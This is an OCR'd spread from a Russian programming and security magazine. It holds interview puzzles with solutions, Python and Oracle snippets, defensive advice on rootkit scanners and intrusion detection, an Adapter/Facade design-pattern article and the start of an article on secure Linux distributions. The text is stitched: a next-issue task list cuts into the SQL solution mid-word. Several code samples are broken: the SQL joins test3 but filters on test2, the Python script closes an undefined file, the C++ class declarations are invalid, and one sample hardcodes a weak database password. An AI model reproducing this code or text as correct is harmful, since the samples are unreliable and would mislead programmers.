— Ну… В сумме тринадцать!
— Хм… Загадками хочешь говорить? Ну ладно. И что еще можешь сказать?
— Если их возрасты перемножить, получится как раз столько, сколько окон у во-о-он того дома.
— Но этого всё еще мало!
— Могу добавить, что мой старший сын рыжий.
— Ну, теперь совсем другое дело. Им … (далее следует ответ)
— Правильно!
Сколько же лет было каждому сыну?

РЕШЕНИЕ

Возможно, первый же уточняющий вопрос, который возникнет у тебя в связи с этой задачей, будет о том, как считать окна «у во-о-он того дома». Ответ: это известно лишь участникам беседы. :) Но мы не будем унывать и составим все возможные варианты количества окон. Пока главное условие — сумма множителей должна быть равна 13:

```
1 * 1 * 11 = 11
1 * 2 * 10 = 20
1 * 3 * 9 = 27
1 * 4 * 8 = 32
1 * 5 * 7 = 35
1 * 6 * 6 = 36
2 * 2 * 9 = 36
2 * 3 * 8 = 48
2 * 4 * 7 = 56
2 * 5 * 6 = 60
3 * 3 * 7 = 63
3 * 4 * 6 = 72
3 * 5 * 5 = 75
4 * 4 * 5 = 80
```

Вариантов оказалось не так много, их можно выписать за несколько минут. Заметь, что произведения возрастов совпадают только в двух случаях: 1*6*6 и 2*2*9. Получается, что если бы здание имело любое предложенное количество окон, кроме 36, то ответ можно было бы дать сразу, однако один из друзей сказал, что «этого всё еще мало». Это однозначно подводит нас к мысли, что сыновьям либо один год, шесть лет и шесть лет, либо два года, два года и девять лет. Далее наш папаша выдает следующую фразу: «Могу добавить, что мой старший сын рыжий». Сначала она выглядела совершенно бесполезной, но сейчас всё стало понятно. Главное слово в ней не «рыжий», как могло показаться на первый взгляд, а «старший». Из наших вариантов (1-6-6 и 2-2-9) только в одном имеется старший сын. Следовательно, правильный ответ — два года, два года и девять лет.

УСЛОВИЕ

Дан большой массив данных в файле (миллион записей). Задача: загрузить данные в таблицу, используя язык программирования Python.

РЕШЕНИЕ

В качестве СУБД для разнообразия используем Oracle. Для работы с ней в Питоне предусмотрен специальный модуль cx_Oracle, кроме него на нашем компьютере обязательно должна быть клиентская часть СУБД Oracle.

```
import cx_Oracle

# Соединяемся с базой
conn = cx_Oracle.connect('system/qwerty@XE')
cur = conn.cursor()

# Через механизм итераторов построчно добавляем записи из
файла в таблицу
for line in open('file.txt'):
    cur.execute("INSERT INTO test VALUES (:s)", s=line)

# Сохраняем изменения, закрываем соединение
cur.execute('COMMIT')
cur.close()
```

Хочу отметить, что при добавлении данных в более сложные таблицы с индексами и ключами лучше предварительно отключить их на время, так как на их пересчет может уйти много времени. В качестве альтернативы можно загружать данные через временную таблицу.

УСЛОВИЕ

Есть три урны с шарами, как в задачках по теории вероятности. На первой написано «ЧЕРНЫЕ», на второй — «БЕЛЫЕ», на третьей — «ЧЕРНЫЕ И БЕЛЫЕ». В одной, соответственно, лежат белые шары, в другой — черные, в оставшейся — и черные, и белые. Однако все надписи на урнах заведомо ложны. Разрешается достать только один шар только из одной урны. Как определить, в какой урне какие шары лежат?

РЕШЕНИЕ

Из того, что надписи заведомо ложны, можно сделать следующие выводы:

- в урне «ЧЕРНЫЕ» либо только белые шары, либо черные и белые;
- в урне «БЕЛЫЕ» либо только черные шары, либо черные и белые;
- в урне «ЧЕРНЫЕ И БЕЛЫЕ» либо только белые шары, либо только черные.

Если мы возьмем шар из урны «ЧЕРНЫЕ И БЕЛЫЕ» и он окажется черным, значит, в этой урне ТОЛЬКО черные шары. Это однозначно указывает на то, что:

- в урне «БЕЛЫЕ» черные и белые шары, так как только черные у нас в урне «ЧЕРНЫЕ И БЕЛЫЕ»;
- в урне «ЧЕРНЫЕ» только белые шары, так как черные и белые в урне «БЕЛЫЕ».

Ну и соответствующие выводы можно сделать, вынув не черный шар, а белый. Таким образом, возможных распределений шаров всего два:

1.	БЕЛЫЕ	ЧЕРНЫЕ И БЕЛЫЕ	ЧЕРНЫЕ
2.	ЧЕРНЫЕ И БЕЛЫЕ	ЧЕРНЫЕ	БЕЛЫЕ

В зависимости от того, какой шар мы вынем из третьей урны, будет иметь место либо первое, либо второе.

УСЛОВИЕ

В базе данных Oracle имеются две таблицы с одинаковым набором колонок. Выведите данные, которые есть в одной таблице, но отсутствуют в другой.

РЕШЕНИЕ

Для ясности определимся с форматами таблиц. Следующие два запроса создают две одинаковые таблицы с именами test1 и test2, которые содержат информацию (наименование продукта и цена) о какой-нибудь абстрактной продукции:

```
CREATE TABLE test1(prod VARCHAR(10), price INT);
CREATE TABLE test2(prod VARCHAR(10), price INT);
```

Для решения этой задачи нам нужно использовать один из операторов семейства JOIN, которые позволяют объединять несколько колонок из разных таблиц в одну. В нашем случае использование LEFT JOIN обусловлено тем, что мы должны выбрать все записи из левой таблицы (первой), чтобы понять, какие из них отсутствуют в правой (второй). Условий объединения таблиц у нас будет два — по количеству столбцов. Соответственно, для более сложных таблиц нужно перечислить все столбцы. В конце декларируем условие «WHERE test3.prod IS NULL», которое означает, что нас интересуют только записи, отсутствующие во второй таблице. При таком объединении они дают пустое значение:

```
SELECT test1.* FROM test1 LEFT JOIN test3
ON test1.prod=test2.prod AND test1.price=test2.price
WHERE test2.prod IS NULL;
```

Если у нас в таблице есть уникальный идентификатор записи, то указывать его при запросе в условии для JOIN, в принципе, не надо, так как товар и цена вполне могут быть одинаковыми, а идентифи-

ЗАДАЧИ В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. Написать функцию, которая будет получать на вход два списка и возвращать словарь, в котором ключи — элементы первого списка, а значения — элементы второго списка или None, если соответствующий элемент отсутствует.

```
>>> a = ["a","b","c"]
>>> b = [1, 2]
>>> print dictify(a,b)
{"a": 1, "b": 2, "c": None}
```

2. Есть следующая функция:

```
def myappend(a = [], num = 0):
    a.append(num)
    print a
```

Определить, что будет происходить при выполнении следующего кода и почему:

```
>>> a = [1,2,3]
>>> myappend(a)
>>> myappend()
>>> myappend()
>>> a = {1:2, 3:4}
>>> myappend(*a)
>>> myappend(**a)
```

3. Написать класс, который хранит список своих экземпляров и позволяет итерировать по ним.

```
>>> a = Keeper()
>>> b = Keeper()
>>> for i in Keeper.list_instances(): print i
<Keeper instance at 0x...
```

4. Что это и что с этим можно сделать?

```
389/tcp  open     ldap          (Anonymous bind OK)
```

каторы разными просто потому, что они были добавлены в таблицы в разном порядке или в разное время.

УСЛОВИЕ

Доказать, что полусумма двух последовательных простых чисел, начиная с трех, представляет собой составное число.

РЕШЕНИЕ

Понятие составного числа мы встречаем не каждый день, поэтому позволю себе напомнить определение: составное число — это натуральное число больше единицы, которое не является простым. Рассмотрим закономерность:

```
3 + 5 = 8
5 + 7 = 12
7 + 11 = 18
...
```

Отсюда видно, что все простые числа нечетные, а два нечетных числа в сумме дают четное, поэтому полусумма простых чисел — это натуральное число, то есть дробной части оно не имеет. Теперь представим, где на числовой прямой расположена полусумма двух последовательных чисел. Правильно — между ними. А так как мы рассматриваем только последовательные простые числа, то между ними ещё одного простого числа быть не может. Следовательно, полусумма двух последовательных простых чисел, начиная с трех, число составное. Что и требовалось доказать.

УСЛОВИЕ

Возникло подозрение, что один из твоих веб-серверов взломан. Необходимо:

а. проверить систему на предмет руткитов,
б. на будущее настроить уведомление администратора о малейшей подозрительной активности, возникающей на сервере или направленной на него.

РЕШЕНИЕ

Сперва следует определиться, что за ОС стоит на сервере.

В случае, если сервер под *nix, я бы воспользовался такой программой, как chkrootkit. Она не только проверяет систему на наличие руткитов, но и выявляет аномальную активность, например удаление записей из системных журналов. Chkrootkit есть в репозиториях большинства дистрибутивов, так что проблем с ее установкой возникнуть не должно. Ещё две альтернативные программы с похожим функционалом — это rkhunter и unhide. Для винды существует гораздо больше ПО, обнаруживающего руткиты. Полный список таких программ смотри по ссылке http://goo.gl/9HXEt. Из популярных могу порекомендовать GMER или RootRepeal. Кроме того, если сервер находится в корпоративной среде, в ней наверняка централизованно развернуто ПО какого-либо антивирусного вендора, которое практически всегда имеет в своем арсенале модули для борьбы с руткитами. Решить задачу с уведомлением системного администратора о разнообразной подозрительной активности поможет специальное ПО под названием «система обнаружения вторжений» (IDS — intrusion detection system). В настоящее время существует целый класс таких систем. Нужно выбрать ту систему, которая подходит по требованиям. Для отдельно стоящего сервера я бы использовал классический Snort или же более современную Suricata. Это ПО с открытыми кодами, а следовательно, оно распространяется бесплатно. Для обнаружения подозрительных действий с веб-сервером используются файерволы уровня веб-приложения (WAF — web application firewall), которые могут быть встроены в конкретное приложение или представлять собой отдельное ПО.

УСЛОВИЕ

В центре идеально круглого озера плавает утка, а на берегу сидит лиса. Утке нужно улететь, но она может взлететь только с берега. Скорость лисы в четыре раза больше скорости утки. Лиса хочет съесть утку, но не умеет плавать. Сможет ли утка спастись от лисы?

РЕШЕНИЕ

Персонажи в задаче могут варьироваться (вместо лисы — орк, а вместо утки — хоббит в лодке и т. д.), но смысл остается тот же. Ещё добавлю, что речь идет о максимальной скорости лисы, но она с успехом может двигаться с меньшей скоростью или вообще ждать, иными словами, она Идеально Логичное Существо.

Для решения задачи нам нужно вспомнить формулу длины окружности, ведь именно по ней будет бегать лиса: l = 2 * pi * R, где R — радиус окружности. Очевидно, что для получения максимальной форы утке необходимо стартовать в противоположную от лисы сторону. В таком случае утке нужно будет проплыть расстояние R, а лисе пробежать l/2, то есть pi * R. Скорость лисы в четыре раза больше скорости утки, но расстояние, которое ей нужно преодолеть, всего лишь в 3,14 раза больше, чем расстояние, которое нужно проплыть утке, поэтому лиса раньше окажется в том месте, куда должна попасть утка. Следовательно, утке не суждено улететь. Казалось бы, всё достаточно просто, но не тут-то было! Это я понял, когда на собеседовании мне задали вопрос: «А существует ли стратегия, позволяющая утке в конце концов доплыть до берега и улететь?»

Да, такая стратегия существует, и вот в чем она заключается. Для простоты предположим, что радиус озера четыре метра. Первое, что нужно сделать утке, — это выплыть на окружность с радиусом в четыре раза меньше исходной (а если быть совсем точным, с радиусом r < 3/pi * R/4) и с центром в той же точке таким образом, чтобы оказаться на максимальном удалении от лисы. Утка, центр озера и лиса должны находиться на одной прямой. Утке удастся это сделать, так как ее угловая скорость при движении по окружности с радиусом R/4 будет выше, чем у лисы. Стало быть, утке до берега останется только три метра, а лисе необходимо будет пробежать всё те же l/2, то есть 12,56 метра (2 * 3,14 * 4/2). Расстояние, которое нужно преодолеть лисе, уже более чем в четыре раза превышает путь утки, а следовательно, утка спасена! В общем случае утке нужно выплыть на окружность радиусом r < 3/pi * R/4 метра так, чтобы лиса, центр окружности и утка оказались на одной прямой. А дальше двигаться по кратчайшему пути к берегу!
P. S. Дополнительное задание для гурманов:

1. Каким образом можно максимизировать отрыв утки от лисы?
2. При каком соотношении скоростей лиса гарантированно поймает утку?

УСЛОВИЕ

Написать скрипт, считывающий список URL из файла (одна строка — один URL), скачивающий их не более чем в N потоков и сохраняющий каждую страницу в отдельном файле. N, задаваемое аргументом командной строки, по умолчанию равно 10. Имена конечных файлов значения не имеют. Для реализации многопоточности использовать на выбор одну из стандартных библиотек threading, eventlet, gevent, Twisted или любую другую знакомую тебе библиотеку.

РЕШЕНИЕ

Я не стал особо выпендриваться и реализовал скрипт с использованием стандартной threading:

```
import sys
import threading
import Queue
import urllib2

# Класс потока, скачивающий страницу
class DownloadThread(threading.Thread):
    def run(self):
        # Прописываем хидеры для запроса
        headers = {'User-Agent' :
            'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)'}
        while urlsPool.qsize() > 0:
            logfile = open(str(urlsPool.qsize()), 'w')

            # Запрашиваем содержимое страницы
            req = urllib2.Request(urlsPool.get(),None,headers)
            # Пишем в отдельный файл
            logfile.write(urllib2.urlopen(req).read())
            logfile.close()

# Выдаем справку, если скрипт запущен без аргументов
if len(sys.argv) < 2:
    print 'Usage: downloader.py [-n <number>] FILE\n\
"-n <number>" - number of threads (default 10)'
    sys.exit(1)

# Обрабатываем возможный аргумент с количеством потоков
if len(sys.argv) == 4 and sys.argv[1] == '-n':
    threads = int(sys.argv[2])
else:
    threads = 10

# Формируем очередь URL
urlsPool = Queue.Queue(0)
# Кладем URL'ы в очередь
for url in open(sys.argv[-1], 'r'):
    urlsPool.put(url)
# Запускаем потоки
for x in xrange(threads):
    DownloadThread().start()
urlsFile.close()
```

УСЛОВИЕ

Есть две изолированные друг от друга комнаты. В одной находятся три лампочки, в другой — три выключателя. Ты стоишь в комнате с выключателями и можешь перейти в комнату с лампочками только один раз. Необходимо определить, какая лампочка каким выключателем включается.

РЕШЕНИЕ

Наверное, про эту задачку слышали если не все, то многие. Решается она достаточно просто (если вспомнить, что горящие лампочки имеют свойство нагреваться):

1. Включаем один из выключателей (допустим, первый).
2. Ждем некоторое время, пока поверхность лампочки нагреется.
3. Выключаем эту лампочку.
4. Включаем второй выключатель и идем в другую комнату смотреть на лампочки.

Итого имеем: за ту лампочку, которая горит, отвечает только что включенный выключатель (второй). Трогаем выключенные лампочки. Теплая лампочка включается с помощью первого выключателя. А та, которая не горит и холодная, — с помощью третьего.

УСЛОВИЕ

В одной бутылке литр вина, в другой литр воды. Из первой во вторую перелили ложку вина, а затем из второй в первую перелили ложку получившейся смеси. Чего теперь больше: воды в бутылке с вином или вина в бутылке с водой? Вино и воду не перемешивали.

РЕШЕНИЕ

Для большей наглядности возьмем ложку вместимостью 100 мл. После первого переливания имеем:

```
I  бутылка: 900 мл вина
II бутылка: 1000 мл воды + 100 мл вина
```

После второго переливания:

```
I  бутылка: 900 мл вина + 100 мл смеси
II бутылка: 1000 мл воды + 100 мл вина – 100мл смеси
```

Получается, что в смеси 10 частей воды и 1 часть вина или же 100/11 мл вина и 1000/11 мл воды. С учетом этого перепишем последнее выражение (позволю себе убрать «мл» для большей компактности):

```
I  бутылка: (900 + 100/11) вина + 1000/11 воды
II бутылка: (1000 – 1000/11) воды + (100 – 10/11) вина
```

Посчитаем дроби:

```
I  бутылка: 909,09 вина + 90,91 воды
II бутылка: 909,09 вина + 90,91 воды
```

Как видно, смесь в бутылках одинаковая! Но это можно было понять и гораздо проще: подумай, ведь объем жидкости в бутылках в итоге остался одинаковым — один литр, а значит, и сами смеси должны быть одинаковыми.

deeonis (deeonis@gmail.com)



ПАТТЕРНЫ «Адаптер» и «Фасад»

МЕНЯЕМ ИНТЕРФЕЙСЫ КЛАССОВ БЕЗ УЩЕРБА ДЛЯ ЗДОРОВЬЯ

Разработка и поддержка большинства систем ведется в течение многих лет. Кодовая база растет как на дрожжах, а взаимосвязи между компонентами программного обеспечения становятся всё сложнее и изощреннее. Зачастую при обновлении отдельных участков кода перед программистами встает проблема рефакторинга всего проекта целиком. Для того чтобы этого избежать, создан паттерн «Адаптер», о котором мы сегодня и поговорим.

Давай представим, что несколько лет назад мы написали некий парсер, который собирает определенную информацию с нужных сайтов. Для парсинга HTML-страниц мы использовали стороннюю библиотеку, которая тогда отлично справлялась со своими задачами. Но вот прошло некоторое время, и старый заказчик, для которого мы создали наш чудо-продукт, решил напомнить о себе и попросил добавить парочку-другую новых функций. Мы с задором взялись за работу, но буквально сразу поняли, что библиотека для разбора HTML-кода уже давно устарела и не поддерживается. Зато в открытом доступе есть аналог с кучей свистелок и блестяшек, который к тому же работает быстрее и стабильнее. Но есть одна проблема — интерфейсы у классов новой библиотеки полностью отличаются от тех, которые мы использовали ранее. Более того, некоторые методы старого HTML-движка не имеют аналогов в новом. Нет, сделать что-то подобное можно, но для этого нужно вызвать несколько функций и правильно обработать результат их работы. Всё это наводит на мысль, что добавить пару новых фич будет не так просто, как нам это показалось вначале. Однако, так как мы проектировали наше приложение в ОО-стиле, нам на помощь придет паттерн «Адаптер», который избавит нас от переписывания кучи старого кода.

ПАТТЕРН «АДАПТЕР»

Чтобы понять, как работает наш спасительный паттерн, достаточно представить какой-нибудь переходник, например, для электроприборов из США, который позволяет воткнуть штатовскую вилку в европейскую розетку. Программный адаптер делает при-

мерно то же. А если конкретнее, то он преобразует один интерфейс вызова в другой. Единственная его цель — сделать так, чтобы клиент не заметил, что он обращается совсем к другой библиотеке, и тем самым избежать трудоемкой и в какой-то степени даже опасной процедуры изменения кода.

Для начала давай взглянем на то, что у нас было раньше.

Наша программа в первой версии (используется устаревшая библиотека для парсинга HTML)

```
// Интерфейс парсера
class IHTMLParser
{
    // ...
    char* getTags() = 0;
    // ...
}
// Класс, реализующий интерфейс
class HTMLParser : public IHTMLParser
{
    // ...
    char* getTags() {
        // Реализация метода
    };
    // ...
}
// Клиентский код
IHTMLParser *parser = new HTMLParser();
parser->getTags();
```

Как мы видим, тут всё довольно просто. Есть некий класс HTMLParser, реализующий соответствующий интерфейс. Клиентский код создает объект, который поддерживает этот интерфейс, а затем обращается к его разнообразным методам. Но теперь у нас есть ModernHTMLParser, который никак не поддерживает IHTMLParser. Для того чтобы исправить этот недочет, мы создадим класс, который будет поддерживать IHTMLParser, при этом делегируя выполнение его методов новой библиотеке. Этот новый класс и станет адаптером.

Адаптер для ModernHTMLParser

```
class ModernHTMLParser
{
    // ...
    std::vector<char*> getHtmlTags();
    // ...
}

// Адаптер, реализующий интерфейс IHTMLParser
class HTMLAdapter (ModernHTMLParser &parser):
          public IHTMLParser
{
private:
    ModernHTMLParser &m_modernParser;
public:
    HTMLAdapter(ModernHTMLParser &parser)
    {
        m_modernParser = parser;
    }
    char* getTags() {
        // ...
        m_modernParser.getHtmlTags();
        // ...
    };
    // ...
}

// Клиентский код
ModernHTMLParser &modernParser = new ModernHTMLParser();
IHTMLParser *parser = new HTMLAdapter(modernParser);
parser->getTags();
```

Клиентский код не претерпит практически никаких изменений. Ну, разве что придется создать объект класса HTMLAdapter и передать ему в качестве параметра ссылку на ModernHTMLParser. Используя композицию, то есть передавая объект адаптируемого класса по ссылке, мы повышаем общую гибкость системы.

В общем случае код адаптера может модифицировать результаты, получаемые от адаптируемого класса. Так, если, например, метод getTags() класса HTMLParser возвращает массив HTML-тегов, используемых в разметке страницы, а метод getHtmlTags() класса ModernHTMLParser возвращает то же самое, но в виде вектора, то реализация метода getTags в HTMLAdapter создаст массив на основе полученного от новой библиотеки вектора.

Изменение результатов работы адаптируемого класса

```
class HTMLAdapter (ModernHTMLParser &parser):
    public IHTMLParser
{
private:
    ModernHTMLParser &m_modernParser;
public:
    HTMLAdapter(ModernHTMLParser &parser)
    {
        m_modernParser = parser;
    }
    char* getTags() {
        // ...
        vectorOfTags = m_modernParser.getHtmlTags();
```




Диаграмма классов паттерна «Адаптер»

```
      // Преобразуем вектор в массив
      return vector2array(vectorOfTags);
   };
   // ...
}
```

Если ты регулярно заглядываешь в рубрику «Кодинг», то, наверное, помнишь другой похожий паттерн, а именно «Декоратор». На первый взгляд действительно может показаться, что по сути эти два шаблона объектно-ориентированного программирования идентичны. Но на самом деле паттерн «Адаптер» служит для преобразования одного интерфейса вызова в другой, в то время как «Декоратор» призван модифицировать результаты, выдаваемые методами поддерживаемых классов.

АДАПТЕРЫ КЛАССОВ И ОБЪЕКТОВ

Выше мы рассмотрели так называемый адаптер объектов, который адаптирует интерфейс путем композиции соответствующего объекта и передачи ему нужных вызовов. Но есть еще один вид такого паттерна — это адаптер классов. В отличие от адаптера объектов, адаптер классов использует множественное наследование, что немного упрощает его реализацию и ускоряет работу.

Адаптер классов

```
class HTMLAdapter ():
         public HTMLParser, public ModernHTMLParser
{
public:
   char* getTags() {
      // Тут всё проще, так как мы наследуем метод getHtmlTags(),
      // то можно вызвать его напрямую
      vectorOfTags = getHtmlTags();
      // Преобразуем вектор в массив
      return vector2array(vectorOfTags);
   };
   // ...
}
```

```
using System;

namespace Adapter
{

 class MainApp
 {
   static void Main()
   {
     // Create adapter and place a request
     Target target = new Adapter();
     target.Request();

     // Wait for user
     Console.Read();
   }
 }

 // "Target"

 class Target
 {
   public virtual void Request()
   {
     Console.WriteLine("Called Target Request()");
   }
 }

 // "Adapter"

 class Adapter : Target
 {
   private Adaptee adaptee = new Adaptee();

   public override void Request()
   {
     // Possibly do some other work
     // and then call SpecificRequest
     adaptee.SpecificRequest();
   }
 }

 // "Adaptee"
```

Пример кода паттерна «Адаптер» на C#

Конечно, используя наследование вместо композиции, мы теряем некоторую гибкость и ограничиваем себя лишь одним классом HTMLParser, но взамен получаем выигрыш в производительности. Если бы программа создавала множество объектов HTMLAdapter и интенсивно работала с его методами, то, используя адаптер объектов, мы бы тратили лишнюю память и теряли время при вызове его методов и сохранении инкапсулированного HTMLParser. С другой стороны, если бы у нас был некий класс HTMLParser2, который бы также реализовывал интерфейс IHTMLParser, нам пришлось бы писать для него новый код.

«ФАСАД»

Теперь, когда мы хорошо разобрались в паттерне «Адаптер», можно заняться другим шаблоном объектно-ориентированного программирования под названием «Фасад». Технически «Фасад» мало чем отличается от «Адаптера». Чтобы в этом убедиться, давай взглянем на код.

Паттерн «Фасад»

```
class SystemClass1
{
   void methodA();
   // ...
}

class SystemClass2
{
   void methodB();
   // ...
}

class SystemClass3
{
   void methodC();
   // ...
}

class Facade (SystemClass1 &sc1,
         SystemClass2 &sc2, SystemClass3 &sc3)
{
private:
   SystemClass1 &m_sc1;
   SystemClass2 &m_sc2;
   SystemClass3 &m_sc3;

public:
   Facade(SystemClass1 &sc1,
         SystemClass2 &sc2, SystemClass3 &sc3)
   {
      m_sc1 = sc1;
      m_sc2 = sc2;
      m_sc3 = sc3;
   }

   void method()
   {
      m_sc1.methodA();
```




Диаграмма классов паттерна «Фасад»

```
        m_sc2.methodB();
        m_sc3.methodC();
    }
}
```

Класс Facade, так же как и HTMLAdapter, принимает в качестве параметров своего конструктора ссылки на объекты. Только, в отличие от «Адаптера», этих ссылок несколько. Далее «Фасад» определяет несколько методов, которые обращаются к функциям инкапсулированных объектов. Всё просто и очень похоже на паттерн «Адаптер». Но цели у этих двух шаблонов совершенно разные. Если HTMLParser предназначен для приведения одного интерфейса к другому, то Facade упрощает интерфейс доступа к некоторой системе классов. В приведенном выше примере мы инкапсулируем сразу несколько объектов, принадлежащих к разным типам и составляющих некий набор классов, который служит для выполнения каких-либо определенных действий. Чтобы лучше себе это представить, достаточно вспомнить старый добрый ПК с системным блоком, монитором, колонками и прочей периферией. Для запуска этого компьютера нам нужно нажать кнопку питания на системном блоке, включить монитор, колонки и т. д., то есть вызвать множество функций классов, которые вместе образуют некую систему. «Фасад» же инкапсулирует все эти действия в одном своем методе, что сводит всю процедуру к вызову одной-единственной функции и тем самым упрощает клиенту жизнь. Если проводить аналогию с ПК, то «Фасад» — это кнопка включения ноутбука.

Более того, паттерн «Фасад» позволяет клиенту обращаться к любому классу системы напрямую, на низком уровне, благодаря чему сохраняется вся гибкость и мощь этих классов. Однако, если клиент знает только интерфейс «Фасада», в будущем мы можем модифицировать систему классов, обслуживаемых Facade, и при этом не менять код клиента. Такая изоляция очень полезна.

ЗАКЛЮЧЕНИЕ

Мы узнали о двух новых паттернах: «Адаптере» и «Фасаде». Первый позволяет безболезненно привести интерфейс одного класса к интерфейсу другого для быстрой адаптации клиентского кода к новым компонентам системы. Шаблон ОО-программирования «Фасад», очень похожий на «Адаптер», служит для совершенно другой цели — упрощения доступа к определенным интерфейсам.

В мире объектного кодинга существует еще много разнообразных паттернов, о которых я расскажу в будущем. ☐

Евгений Зобнин (execbit.ru)

СВОБОДА через изоляцию



ИЗ ЧЕГО СОСТОЯТ БЕЗОПАСНЫЕ LINUX-ДИСТРИБУТИВЫ

Когда речь заходит о создании операционки, способной обеспечить анонимность пребывания в Сети, безопасность сохраненных на диске данных и предоставить прочие средства защиты, дистрибутивостроители оказываются на удивление плодовитыми на идеи и неординарные решения парнями. Этим разработкам, простым и сложным, гениальным и спорным, и посвящена данная статья.

INFO

Разработчики безопасных дистрибутивов избегают использовать TrueCrypt, так как его разработка ведется на базе закрытой модели, из-за чего провести всесторонний аудит кода невозможно.

Во время каждой загрузки Haven проверяет «возраст» дистрибутива в днях, прошедших с момента установки. Разработчики не рекомендуют использовать дистрибутив, возраст которого достиг 200 дней.

ВВЕДЕНИЕ

